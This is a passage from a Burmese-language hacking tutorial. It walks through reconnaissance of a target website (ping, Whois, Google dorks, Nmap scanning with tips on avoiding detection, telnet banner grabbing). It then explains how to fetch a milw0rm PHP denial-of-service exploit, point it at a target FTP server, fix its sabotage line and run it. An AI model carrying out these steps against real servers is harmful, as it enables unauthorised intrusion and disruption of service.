၃. အဲဒီဆိုင်ရဲ့ Server ဟာ run နေ/မနေ Ping လုပ်ပြီး စမ်းကြည့်ရပါမယ်။ Offline ဖြစ်နေတဲ့ Server ကို hack လို့မှ မရပဲလေ။ <http://just-ping.com> ဟာ ဆိုင်တစ်ခုကို ကမ္ဘာတစ်ဝှမ်း 34 နေရာကနေပြီး ping လုပ်ပေးပါတယ်။ အဲဒီကိုသွားပြီး website url ဒါမှမဟုတ် website နာမည်ကို ထည့်လိုက်ပြီး Ping ကိုနှိပ်လိုက်ပါ။ Packet အားလုံး ဖြတ်သွားတယ်ဆိုရင် Server ဟာ online မှာ ရှိနေပါတယ်။

ပုံ - 38

e.g. yahoo.com or 66.94.234.13

ping: google.com

location	result	min. rrt	avg. rrt	max. rrt
Santa Clara, U.S.A.	Okay	62.3	64.6	67.0
Vancouver, Canada	Okay	11.8	12.4	13.7
New York, U.S.A.	Okay	27.0	31.3	47.2
Florida, U.S.A.	Okay	42.1	43.6	54.3
Austin1, U.S.A.	Okay	140.7	141.3	142.1
Austin, U.S.A.	Okay	73.6	73.9	74.2
San Francisco, U.S.A.	Okay	97.1	98.5	100.4
Amsterdam2, Netherlands	Okay	159.3	161.3	162.8
London, United Kingdom	Okay	85.5	86.6	87.9
Amsterdam3, Netherlands	Okay	94.4	95.5	96.9
Chicago, U.S.A.	Okay	61.2	62.1	63.0
Amsterdam, Netherlands	Okay	104.7	106.6	108.5
Cologne, Germany	Okay	106.2	108.2	109.9
Munchen, Germany	Okay	100.5	103.4	105.7
Paris, France	Okay	95.0	97.1	101.0
Madrid, Spain	Okay	123.8	126.1	128.0
Stockholm, Sweden	Okay	197.7	199.0	200.5
Cagliari, Italy	Okay	187.9	188.5	189.8
Copenhagen, Denmark	Okay	112.5	112.8	113.0
Antwerp, Belgium	Okay	94.6	95.8	97.0
Krakow, Poland	Okay	195.1	196.1	196.9
Nagano, Japan	Okay	144.2	145.0	146.4
Sydney, Australia	Okay	180.7	182.5	187.5
Hong Kong, China	Okay	249.9	251.1	254.9
Lille, France	Okay	143.4	152.9	158.9
Auckland, New Zealand	Okay	182.4	193.6	215.9
Melbourne, Australia	Okay	229.0	233.3	242.9
Haifa, Israel	Okay	170.5	172.1	173.1
Singapore, Singapore	Okay	216.6	216.8	217.0
Porto Alegre, Brazil	Okay	211.1	212.2	214.5
Mumbai, India	Okay	265.1	265.6	266.1
Zurich, Switzerland	Okay	126.3	130.1	134.1
Johannesburg, South Africa	Okay	357.3	357.7	358.3
Shanghai, China	Packets lost (100%)			

၄. နောက်တစ်ဆင့်က အဲဒီဆိုင်ရဲ့ Whois ကို ရှာပါမယ်။ <http://whois.domaintools.com> သွားပြီး target website နာမည်ကို ထည့်ရှာလိုက်ပါ။ အဲဒီဆိုင်ရဲ့ Information တော်တော်များများကို တွေ့ရပါမယ်။ အီးမေးလ်တွေ၊ လိပ်စာတွေ၊ နာမည်တွေ၊ domain စတင်တဲ့ ရက်စွဲ၊ domain expire ဖြစ်မယ့်အချိန်၊ domain name server တွေ စသဖြင့် အများကြီး တွေ့ရပါမယ်။

၅. Search Engine တွေရဲ့ အားသာချက်ကိုလည်း အသုံးပြုနိုင်ပါသေးတယ်။ Google မှာ "site:www.the-target-site.com" ဆိုပြီး ရိုက်ရှာကြည့်ရင် အဲဒီ website နဲ့ပတ်သက်တဲ့ page အားလုံးကို တွေ့ရပါမယ်။ ပိုပြီးတိတိကျကျ ရှာတွေ့နိုင်ဖို့ အဲဒီနောက်မှာ ဆိုင်ရာဆိုင်ရာ စာလုံးတွေကို


ထည့်ရှာနိုင်ပါတယ်။ ဥပမာ - "site:www.the-target-site.com email" ဆိုပြီး ရှာရင် အဲဒီဆိုင်မှာ တင်ထားတဲ့ email အကုန်လုံးကိုတွေ့ရပါလိမ့်မယ်။ Google နဲ့လုပ်လို့ရတဲ့ နောက် Search တစ်ခုကတော့ "inurl:robots.txt" ဆိုပြီး inurl: ကို သုံးရှာခြင်းပါ။ ဒီလိုရှာလိုက်ရင် site တွေရဲ့ url ထဲမှာ robots.txt ပါတဲ့ url အားလုံးကို တွေ့ပါမယ်။ ဆိုင်တစ်ခုမှာ robots.txt ဖိုင်ရှိရင် အဲဒီထဲမှာ Search Engine တွေက ရှာလို့မတွေ့နိုင်တဲ့ ဆိုင်ရဲ့ Directory တွေ၊ Page တွေအားလုံး ပါဝင်ပါတယ်။ ကံကောင်းရင်တော့ အဲဒီဖိုင်ထဲကနေ အဖိုးတန်တဲ့ လျှို့ဝှက်အချက်အလက်တွေ ရနိုင်ပါတယ်။

Port Scanning

Server တစ်ခုရဲ့ Port တွေကို Scan လုပ်ရတဲ့ အဓိကရည်ရွယ်ချက်က open port တွေကို သိဖို့နဲ့ အဲဒီ port ကိုသုံးပြီး run နေတဲ့ Service တွေကို သိဖို့ပဲ ဖြစ်ပါတယ်။ သင့် Server ပေါ်မှာ Run နေတဲ့ Service အားလုံးကို ဟတ္တာတစ်ယောက် သိသွားပြီဆိုရင် အဲဒီ Service တွေမှာ ရှိနိုင်တဲ့ Vulnerabilities တွေကို သူရှာပါတော့မယ်။ တွေ့ပြီဆိုရင် အဲဒါတွေကို အပြည့်အဝအသုံးပြုပြီး သင့် Website ကို ထိန်းချုပ်ဖို့ကြိုးပမ်းပါတော့မယ်။ ဒီ Port Scanning Example မှာ လူသိများတဲ့ Nmap ဆိုတဲ့ Scanner ကို အသုံးပြုပြီး ပြောသွားပါမယ်။ <http://nmap.org/download.html> ကနေ ဒေါင်းလိုက်ပါ။


၁. ပထမဆုံး Target site Address ကိုထည့်ပါမယ်။ Command: A ကွက်ထဲမှာပါ လိုက်ပြောင်းသွားတာကို သတိပြုမိတယ်နော်။ A`ဒီ command တွေကတော့ A ခုသုံးနေတဲ့ GUI version မဟုတ်ဘဲ CLI version ဆိုရင် သုံးရမယ့် command တွေပါ။

ပုံ - 39



၂. Profile (သို့မဟုတ်) Scan type ကို ရွေးချယ်ရပါမယ်။ A တွေ့ A ကြုံရင်တဲ့ ဟတ္တာကြီးတွေကတော့ quick and quiet scan ကို ရွေးကြပါတယ်။ Full version detection scan ကိုရွေးရင် ရိပ်မိသွားနိုင်ပါတယ်။ ဒါကြောင့် ဒီဟာတွေကို မရွေးပါနဲ့ A`။

ပုံ - 40



၃. အောက်ကပုံကတော့ Simple Scan နဲ့ scan လုပ်လိုက်ရင် တွေ့ရမယ့် ရလဒ်ပါ။

ပုံ - 41

▲	Port ▲	Protocol ▲	State ▲	Service ▲	Version
●	22	tcp	open	ssh	
●	24	tcp	open	priv-mail	
●	53	tcp	open	domain	
●	80	tcp	open	http	
●	111	tcp	open	rpcbind	
●	3306	tcp	open	mysql	

၄. တွေ့ရတဲ့ အတိုင်းပဲ open port တွေနဲ့ အဲဒီ port တွေမှာ run နေတဲ့ Service တွေကို ပြထားပါတယ်။ လူသိများတဲ့ Port တွေနဲ့ Service တွေကတော့.....

Port Service

- 20 FTP data (File Transfer Protocol)
- 21 FTP (File Transfer Protocol)
- 22 SSH (Secure Shell)
- 23 Telnet
- 25 SMTP (Simple Mail Transfer Protocol)
- 43 Whois
- 53 DNS (Domain Name Service)
- 68 DHCP (Dynamic Host Control Protocol)
- 80 HTTP (Hyper Text Transfer Protocol)
- 110 POP3 (Post Office Protocol, version 3)
- 137 NetBIOS-ns
- 138 NetBIOS-dgm
- 139 NetBIOS
- 143 IMAP (Internet Message Access Protocol)
- 161 SNMP (Simple Network Management Protocol)
- 194 IRC (Internet Relay Chat)
- 220 IMAP3 (Internet Message Access Protocol 3)
- 443 SSL (Secure Socket Layer)
- 445 SMB (NetBIOS over TCP)
- 1352 Lotus Notes
- 1433 Microsoft SQL Server

1521 Oracle SQL

2049 NFS (Network File System)

3306 MYSQL

4000 ICQ

5800 VNC

5900 VNC

8080 HTTP

5. အသုံးပြုနေတဲ့ Port တွေကို ရှာနေတဲ့ တစ်ချိန်တည်းမှာ အဲဒီ Server မှာ ဘာ OS သုံးနေလဲ ဆိုတာပါ ရှာဖို့လိုပါတယ်။ OS တိုင်းလိုလိုမှာ အားနည်းချက်တွေ ရှိတတ်ကြပါတယ်။ ဒါကြောင့် ဘာ OS သုံးလဲသိရင် အောင်မြင်ဖို့ အခွင့်အရေးပိုများလာပါမယ်။ Nmap မှာ OS ကို Detect လုပ်တဲ့ option တစ်ခုပါတာ တွေ့မှာပါ။ ဒါပေမယ့် ဖြစ်နိုင်ရင်အဲဒါကို မသုံးပါနဲ့။ အဲဒီ scan ဟာ အန္တရာယ်များလွန်းပါတယ်။ အရင်တုန်းကတော့ OS ကိုသိနိုင်ဖို့ 404 Error Page တစ်ခုကို ရအောင်လုပ်ကြည့်ပါတယ်။ တကယ်မရှိတဲ့ Website Address တစ်ခုရဲ့ url ကိုထည့်ကြည့်ရင် A`ဒီ 404 Error Page တက်လာပါတယ်။ ဥပမာ - www.targetsite.com/kjefkljakdfjkdfj.php ဆိုပြီး ရိုက်ထည့်ကြည့်ပါ။ A`ဒီလိုနာမည်နဲ့ page A`ဒီဆိုင်မှာတော့ရှိမှာမဟုတ်ပါဘူး။ ဒါကြောင့် 404 error page ပေါ်လာမှာပါ။ 404 error page A များစုဟာ A`ဒီ server မှာ သုံးတဲ့ OS A မည်နဲ့ version ကိုဖော်ပြထားတတ်ပါတယ်။ ဒီနေ့ခေတ် ဆိုင်တော်တော်များများကတော့ A`ဒီလို မဖော်ပြတော့ပါဘူး။ ဒါကြောင့် ဒီနည်းဟာ A မြဲ A သုံးမဝင်ပါဘူး။

၆. Nmap CLI version ကို သုံးဖို့ရည်ရွယ်ထားရင် ဒါမှမဟုတ် nmap မှာသုံးတဲ့ command တွေအကြောင်းသိချင်ရင် [http:// nmap.org/book/man.html](http://nmap.org/book/man.html) ကို သွားကြည့်ပါ။

၇. A ခု ဟက္ကာဟာ Open ports တွေနဲ့ run နေတဲ့ services တွေကို သိပြီဆိုပေမယ့် Server version ကိုသိဖို့ကျန်သေးတယ်နော်။ ဒီတော့ သိအောင် လုပ်ရတော့မှာပေါ့။ ဘယ်လိုလုပ်ရမလဲဆိုတော့ နောက်ခေါင်းစဉ်တစ်ခုဖြစ်တဲ့ Banner Grabbing ကိုဆက်လေ့လာကြည့်ပါ။

Banner Grabbing

Run နေတဲ့ Service တွေကို သိပြီးဆိုတော့ အဲဒါတွေကို အသုံးချဖို့အတွက် အဲဒီ service တွေမှာသုံးနေတဲ့ software အမျိုးအစားနဲ့ version ကိုသိအောင်လုပ်ဖို့ လိုလာပါပြီ။

ဒီအချက်အလက်တွေကို ရဖို့ နည်းတစ်ခုကတော့ service port တွေဆီ telnet လုပ်ကြည့်ဖို့ပါ။ ဒီ Example မှာ ဝင်းဒိုးမှာပါတဲ့ command prompt ကိုအသုံးပြုသွားပါမယ်။

(Start->Run->Type "cmd" -> Enter). Linux/Mac ကိုသုံးနေတာဆိုရင်တော့ terminal ကိုသုံးပေါ့။ မှတ်ချက် - Windows Vista မှာတော့ telnet ကို မသွင်းပေးထားပါဘူး။ အောက်ပါနည်းအတိုင်း သွင်းလိုက်ပါ။

- Start -> Control Panel
- Programs and Features ကိုရွေးပါ
- Turn Windows Features on or off ကိုရွေးပါ
- Telnet Client ကိုရွေးပေးပြီး OK ကိုနှိပ်ပါ
- ၁. Nmap နဲ့စစ်ခဲ့တုန်းက တွေ့ခဲ့တဲ့ open port တစ်ခုခုကို ရွေးချယ်ရပါမယ်။ port 21 ပွင့်နေတာ တွေ့ခဲ့တယ်လို့ ဆိုကြပါစို့။ ဒါဆို port 21 ဟာ ဘာ port လဲ အပေါ်က ဇယားမှာပြန်ကြည့်ပါ။ port 21 ဟာ FTP အတွက်နော်။ ဒီတော့ ဘယ် FTP software ကိုသုံးနေလဲ ကြည့်ဖို့အတွက် `telnet www.target.com 21` ဆိုပြီး ရိုက်ထည့်ပါ။


ပုံ - 42



အပေါ်ကပုံမှာတော့ ကိုယ့်ရဲ့စက်ကို ကိုယ်ပြန်စမ်းနေတာဖြစ်တဲ့အတွက် (localhost) ဆိုပြီး ရိုက်ထည့်ထားပါတယ်။ localhost နေရာမှာ ကိုယ့် target ရဲ့ URL ကိုထည့်ပါ။

၂. အဲဒီနောက်မှာတော့ Target ကို connect လုပ်ပြီး software နာမည်နဲ့ version ကို အောက်မှာပြထားတဲ့ ပုံအတိုင်း ဖော်ပြလာပါလိမ့်မယ်။ ဒီအချက်အလက်ဟာ ဟတ္တာလိုနေတဲ့ အချက်ပါပဲ။ အခုတွေ့တဲ့ software ကို ထိုးနှက်နိုင်မယ့်အားနည်းချက်ကို ဟတ္တာဟာ စရှာပါတော့မယ်။

ပုံ - 43



ဒီနည်းက အလုပ်မဖြစ်ဘူးဆိုရင် ဒီအချက်အလက်တွေကိုရဖို့ Nmap မှာ Scan ကို Full version detection နဲ့သာ စစ်လိုက်ပါတော့။

Searching for Vulnerabilities

Server software ရဲ့နာမည်နဲ့ version number ကိုသိသွားပြီးတဲ့နောက်မှာ ဟတ္တာတစ်ယောက်ဟာ ထိုးနှက်နိုင်မယ့် ဟာကွက်တွေကို ရှာဖို့အတွက် အဲဒီအချက် အလက်တွေကို အခြေခံပြီး Vulnerability database တွေမှာ သွားရှာကြည့်ရပါမယ်။ သူနဲ့ကိုက်ညီမယ့် Exploit ကိုတွေ့ပြီဆိုတာနဲ့ server ကိုအဲဒါနဲ့တိုက်ခိုက်ပြီး ထိန်းချုပ်နိုင်အောင် လုပ်ပါတော့မယ်။ exploit မတွေ့ဘူးဆိုရင်တော့ နောက် port တစ်ခု နောက် service တစ်ခုကို ကြိုးစားကြည့်ရမှာပေါ့။ လူသိများတဲ့ Exploit database တစ်ချို့ကတော့

Milw0rm – <http://www.milw0rm.com/>

Security Focus - <http://www.securityfocus.com/>

Osvdb – <http://osvdb.org/>

ဒီစာအုပ်ရေးနေချိန်မှာ ကျွန်တော့်စက်မှာ သုံးနေတဲ့ FTP software “filezilla” အတွက် exploit ကို milw0rm မှာ သွားရှာကြည့်ရင် တွေ့မှာ မဟုတ်ပါဘူး။ လူအများစုကတော့ ဒီလိုမတွေ့တာနဲ့ နောက် port တစ်ခုက Service ရဲ့ Vulnerability ကိုရှာဖို့ ကြိုးစားကြပါတယ်။ ဒါပေမယ့် ဟတ္တာတိုင်းတော့ ဒီလိုလုပ်ကြတယ်လို့ မဆိုနိုင်ပါ။ အရည်အချင်းပြည့်ဝတဲ့ ဟတ္တာတစ်ယောက်ဟာ Current software version ရဲ့ exploit ကို exploit database တွေမှာ မတွေ့လည်း အဲဒီ software ရဲ့ အားနည်းချက်ကို သူကိုယ်တိုင်ရှာပြီး exploit ကို ကိုယ်တိုင်ဖန်တီးပါလိမ့်မယ်။ ဟတ္တာလောကမှာ ဒီလို အသစ်တွေတဲ့ Vulnerability ကို “0-day” လို့ခေါ်ကြပါတယ်။

အခု တွေ့ခဲ့ပြီးသား Vulnerability တွေကို တိုက်ခိုက်ခဲ့တဲ့ပုံစံလေးတွေအကြောင်းနည်းနည်း ပြောပြပါမယ်။

Denial-of-Service (DoS) – DoS attack မျိုးကွဲပေါင်း အများကြီးရှိပါတယ်။ ဒါပေမယ့် အားလုံး ဦးတည်ချက်တစ်ခုတည်း A တွက်ပါ။ server တစ်ခုမှာ မှတ်ပုံတင်ထားတဲ့ User တွေ အဲဒီ server ကိုသုံးလို့မရအောင် လုပ်တာပါပဲ။ အသုံးများတဲ့ DoS attack ပုံစံကတော့ အဲဒီ server ဆီ အချက်အလက်တွေ တောင်ပုံယာပုံ ပို့ပြီး server ကို busy ဖြစ်အောင်လုပ်ပါတယ်။ server ဟာသူပို့တဲ့ လိုက်အချက်အလက်တွေ အတွက် အလုပ်များနေရတဲ့အတွက် user တွေ သုံးစွဲဖို့ Login ဝင်တဲ့အချိန်မှာ ဝင်နိုင်အောင် မလုပ်ပေးနိုင်တော့ပါဘူး။

Buffer Overflow (BoF) – program တစ်ခုဟာ buffer တစ်ခု (or) storage area တစ်ခုရဲ့ သိမ်းဆည်းနိုင်တဲ့ ပမာဏထက် ပိုပြီး သိမ်းဆည်းဖို့ ကြိုးပမ်းရင် Buffer Overflow ဖြစ်ပါတယ်။ Buffer တစ်ခုဟာ သတ်မှတ်ထားတဲ့ data ပမာဏကိုပဲ လက်ခံပါတယ်။ အဲဒီထက်ပိုသွားရင်

အချက်အလက်တွေဟာ တစ်ခြား Buffer တွေဆီ လျှို့ဝှက်သွားချိန်မှာ ဟတ္တာတွေရဲ့ malicious code တွေနဲ့ အစားထိုးလိုက်ခြင်း ခံရနိုင်ပါတယ်။ အဲဒီ code တွေ ထဲ execute လုပ်မိပြီဆိုရင် server ကို ဟတ္တာက ခွဲထိုင်လိုက်နိုင်ပါပြီ။

Milw0rm မှာ exploit တွေရှာပြီဆိုရင် local exploit နဲ့ remote exploit ဆိုတဲ့ ခေါင်းစဉ်ခွဲတွေကို တွေ့မှာပါ။ အဲဒါတွေရဲ့ အဓိပ္ပာယ်ကတော့...

Local Exploit – local exploit ကို run ဖို့အတွက် run မယ့် စက်ပေါ်မှာ အသုံးပြုခွင့်ရှိမယ့် privilege user access ရှိဖို့လိုပါတယ်။ ဒီ exploit ကို များသောအားဖြင့် privilege အဆင့်ကနေ admin (or) root အဆင့်ရောက်အောင် လုပ်တဲ့နေရာမှာ အသုံးပြုကြပါတယ်။ နောက်တစ်နည်းပြောရရင်တော့ ဒီ exploit ဟာ သာမန် user အဆင့်ကနေ root privilege အဆင့်ရောက်အောင် လုပ်ပေးတဲ့ exploit ပါ။

Remote Exploit – remote exploit ကတော့ စက်ပေါ်မှာ ဝင် run တာမဟုတ်ဘဲ internet ကနေတဆင့် run တဲ့ exploit ပါ။

System တစ်ခုကို ထိန်းချုပ်နိုင်ဖို့ ဟတ္တာတွေဟာ ဒီ exploit နှစ်မျိုးလုံးကို အသုံးပြုတတ်ကြပါတယ်။ ဥပမာ - ဟတ္တာဟာ system တစ်ခုရဲ့ regular privilege ဖြစ်အောင် remote exploit attack နဲ့ပြုလုပ်ခဲ့ပြီး regular privilege ကနေ root privilege ဖြစ်အောင် local exploit နဲ့ ကြိုးစားတတ်ပါတယ်။

Penetrating

Server တစ်ခုရဲ့ Vulnerability တစ်ခုလည်းတွေ့ပါပြီ။ အဲဒီအတွက် exploit လည်းရှာတွေ့ထားပြီးပါပြီ။ ဒါပေမယ့် အဲဒါကို ဘယ်လို run ပြီး server ကိုဘယ်လိုထိုးဖောက်တိုက်ခိုက်မလဲ။ ဒီ အခန်းမှာ အားလုံးရှင်းပြထားပါတယ်။

PHP

PHP exploit တွေကတော့ အသုံးအများဆုံးပါ။ PHP exploit code တွေဟာ အများအားဖြင့် `<?php` နဲ့စပြီး `?>` နဲ့ အဆုံးသတ်ပါတယ်။ FTP server 0.9.20 ကိုအသုံးပြုနေတဲ့ server တစ်ခုကို ယာယီထိခိုက်သွားအောင် လုပ်ချင်တယ်လို့ ဆိုကြပါစို့။ milw0rm မှာ သွားရှာကြည့်ရင် ဒီ DoS Exploit ကို တွေ့ရပါမယ်။ ဒီက download လုပ်ပါ။ <http://milw0rm.com/exploits/2901>

အဲဒီ exploit ကို server ကို attack လုပ်ဖို့ run ရပါမယ်။ ဘယ်လိုလုပ်ရမလဲဆိုတော့...


၁. ပထမဆုံး ကိုယ့်စက်ထဲမှာ PHP သွင်းထားဖို့လိုပါတယ်။ WAMP

<http://www.wampserver.com/en/> ဟာ PHP ပါ ပါတဲ့ free web server ပါ။

PHP exploit ကို notepad ထဲကူးထည့်ပြီး "exploit.php" လို့နာမည်ပေးပြီး သိမ်းလိုက်ပါ။ target address ကိုပြင်ဆင်ဖို့ A တွက် PHP A ကြောင်းကိုတော့ နည်းနည်းသိဖို့လိုပါတယ်။ A ခု exploit ရဲ့ လိုင်းနံပါတ် - 13 မှာ `$address = gethostbyname('192.168.1.3');` ဆိုပြီးတွေ့ပါမယ်။ A ဒီ IP address နေရာမှာ ကိုယ့် target ရဲ့ လိပ်စာကို ပြင်ထည့်လိုက်ပါ။ Exploit တွေဟာ တစ်ခုနဲ့တစ်ခု မတူညီကြပါဘူး။ ဘယ်နေရာမှာ ဘယ်လိုပြင်ရမယ်ဆိုတာကို ကိုယ်က သိဖို့လိုပါတယ်။ တစ်ချို့မှာတော့ runtime instruction တွေ ပါတတ်ပါတယ်။ A ခုပြင်ပြီးတဲ့ ဖိုင်ကို သင့် server ရဲ့ PHP directory ဧကန်မှာ သွားသိမ်းလိုက်ပါ။ WAMP ကိုသုံးတာဆိုရင် directory ဟာ `C:\wamp\bin\php\php5.2.5` ဖြစ်ပါလိမ့်မယ်။


၂. နောက်တဆင့်ကတော့ Command prompt ဒါမှမဟုတ် Mac သုံးသူဆိုရင် terminal ကိုဖွင့်ပါ။ `cd` command ကို သုံးပြီး php directory ရှိတဲ့ နေရာကို သွားပါ။

ပုံ - 44



၃. Exploit ကို run ဖို့အချိန်ကျရောက်ပါပြီ။ php exploit.php လို့သာ ရိုက်ထည့်ပြီး enter ကုတ်ချလိုက်ပါ။ error နှစ်ကြောင်းလောက် တက်လာပါလိမ့်မယ်။

ပုံ - 45



```
C:\wamp\bin\php\php5.2.5>php exploit.php
Notice: Undefined variable: junk in C:\wamp\bin\php\php5.2.5\exploit.php on line 18
Fatal error: Call to undefined function socket_create() in C:\wamp\bin\php\php5.2.5\exploit.php on line 20
C:\wamp\bin\php\php5.2.5>_
```

၄. ဟတ္တာဂုရုကြီးတွေဟာ exploit တွေ ရေးတဲ့အချိန်မှာ အမှားလေးတွေ၊ code အပိုလေးတွေ ထည့်ရေးတတ်ကြပါတယ်။ ဒီ exploit တွေကို ဘာ programming knowledge မှမရှိတဲ့ script kiddies တွေ အသုံးပြုလို့ မရနိုင်အောင်ပါ။ အပေါ်က exploit ရဲ့ လိုင်း - 18 ကိုသွားကြည့်ရင် အောက်ပါလိုင်းကိုမြင်ရပါလိမ့်မယ်။

```
$junk="./.././sun-tzu/./.././sun-tzu/./.././sun-tzu";
```

ဒီလိုင်းက script kiddies တွေကို ပညာပြထားတဲ့ လိုင်းပါ။ ဒီစာကြောင်းကို ဖျက်လိုက်ရင် ပထမ error ပျောက်သွားပါလိမ့်မယ်။ ဒါကြောင့်ပြောတာပေါ့ programming ကို လေ့လာသင်ယူဖို့ လိုပါတယ်လို့။

